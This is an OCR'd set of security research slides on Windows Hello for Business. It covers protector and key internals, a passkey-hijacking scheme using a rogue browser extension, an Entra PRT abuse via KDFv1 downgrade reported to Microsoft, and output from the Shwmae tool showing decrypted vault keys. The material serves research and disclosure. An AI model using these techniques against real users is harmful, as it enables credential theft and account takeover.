
Recovery Protector

- Used under WHfB scenarios
- Allows user to reset forgotten Windows Hello PIN
- Enrolled Window Hello keys continue to work after reset




Recovery Protector

- Protector decryptor key encrypted with local SYSTEM DPAPI key first
- Encrypted key is encrypted with public key fetched from Entra
- cred.microsoft.com/getencryptionkey/v1
- Result stored inside 9.dat
  - Inside container folder not protector folder ¯_(ツ)_/¯



Recovery Protector

- Decryption key is decrypted via Entra
  - POST cred.microsoft.com/unprotectsecret/v1
- Access token requires ngcmfa and mfa claim
- Client id 9115dd05-fad5-4f9c-acc7-305d08b1b04e (Microsoft Pin Reset Client Production)
- Decrypted blob from Entra decrypted with local SYSTEM DPAPI key
- Metadata files
  - 15.dat => AES encrypted intermediate PINs
  - 4.dat => AES IV
  - 9.dat (protector) => Unknown
  - 9.dat (container) => Encrypted Entra blob



Recovery Protector

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Preboot Protector


- Used for devices that support BitLocker PIN to desktop
- 15.dat likely protected by BitLocker
- More research needed

Companion device protector

- Originally intended as external protector via companion device
- Opaque blob sent to companion device for encryption
- Probably the intermediate PINs
- No research needed, deprecated and never seen irl.


Protector recap

- Protectors encrypt intermediate PINs
- Inputs to protectors differ depending on type
- Bio protector doesn’t need biometrics to decrypt
- PIN protector is extremely vulnerable when no TPM is present
- Intermediate PIN purpose?



Keys

- Intermediate PINs protect keys
- Keys can be used for encrypting secrets or signing data
- Key types
  - Vault key (Decrypt PIN)
  - Entra key (Sign PIN)
  - Passkey (Sign PIN)
  - Third party (External PIN)
    - Okta FastPass
    - Others



Keys


- Keys once again leverage Software or Platform KSP depending on TPM presence
- Key metadata also stored in dat files
- Common dat files across all keys
- Key specific dat files too

Vault Key

- Vault key is used for decrypting plaintext password for Windows Hello
- Leverages the decrypt pin from the protector as authenticator
- Already covered in depth
- Check out DPAPI-in-depth with tooling: standalone DPAPI https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/


Passkey Key


- Created when enrolling for WebAuthn/FIDO2/Passkey supported websites
- Additional metadata files
- Contains WebAuthn credential info encoded as CBOR
- Shoutout to @aceb0nd who identified the correct encoding




Passkey Key

- CBOR data contains
  - Relay party id (RpId)
  - User id
  - Username
  - Display name
- SHA256 of CNG key blob is the WebAuthn credential id
- Incremental sign count stored in 11.dat
- All the information needed to authenticate to WebAuthn









Passkey Abuse

- Custom browser extension to hijack navigator.credentials.get WebAuthn function
- Proxy assertion requests to compromised host
- Increment sign count
- Sign assertion and fake user presence
- Return result back to extension
- Profit



Entra Key

- Created during WHfB enrolment
- Used along with device certificate to request PRT's
- Can be used to obtain cloud TGT under Cloud Kerberos trust model
- Leverages the signing pin from the protector as authenticator
- Key name format contains tenant and user id



login.windows.net/de60a4fa-d583-4eb0-ab66-ce358af8279c/mary.gruber@ethicalchaos.dev

Entra Key Abuse

- Direct request of new PRT's leveraging the enrolled user key
- The return of Dirk-jan's CVE-2021-33781 via KDFv1 downgrade
- Reported to MSRC
- Conveniently deprecated in time for DEF CON

```
C:\Tools>.\Shwmae.exe prt --sid S-1-5-21-1003644063-402998240-3342588708-1111
[+] Decrypted SYSTEM vault policy 4bf4c442-9b8a-41a0-b380-dd4a704ddb28 key: 2f662c4708167c02732ae89cd4681557be8c
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[+] Decrypted vault policy:
  Aes128: 3cb7dbc9f920a6df0aab211b67ef673d
  Aes256: 43642515f325f55c332d14e0295d3ad43dfdb05324fadb7bea687f1a9e0e6ecd
[=] Found Azure key with UPN mary.gruber@ethicalchaos.dev and kid +JTP91aEUWFjFXxbPz6CMxiOWhdohCoTthcr/OwB1ek=
[+] Successfully decrypted NGC key set from protector type Bio
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Change announcements

Security update to Entra ID affecting clients which are running old, unpatched builds of Windows

[Action may be required]

We're making a security update to Entra ID such that use of older unpatched version of Windows which still use the less secure Key Derivation Function v1 (KDFv1) will no longer be supported. Once the update is rolled out, unsupported and **unpatched** Windows 10 and 11 clients will no longer be able to sign in to Entra ID. Globally, more than 99% of Windows clients signing in to Entra ID have the required security patches.

Action required:

If your Windows devices have Security Patches after July 2021 no action is required.

If your Windows devices do not have security updates after July 2021, update Windows to the latest build of your currently supported Windows version to maintain access to Entra ID.

Introducing Shwmae (shuh-my)

- New tool created to abuse the research presented here
- Multiple modes of operation
  - Enumeration
    - Decrypts plaintext password when available
    - Dumps hashcat hash when possible
  - Dump keys
    - Only possible with software backed keys
  - PRT Authentication
  - WebAuthn Proxy
  - Arbitrary signing
  - Okta Terrify integration (TODO)

https://github.com/CCob/Shwmae

```
Shwmae 1.0.0+426a62b7e2cd781b25d4c72bf43ffc4bccb5b098
Copyright (C) 2024 Shwmae

  enum        (Default Verb) Enumerate Windows Hello protectors, keys and credentials

  sign        Sign data using a Windows Hello protected certificate

  prt         Obtain an Entra PRT and partial TGT usable with Rubeus

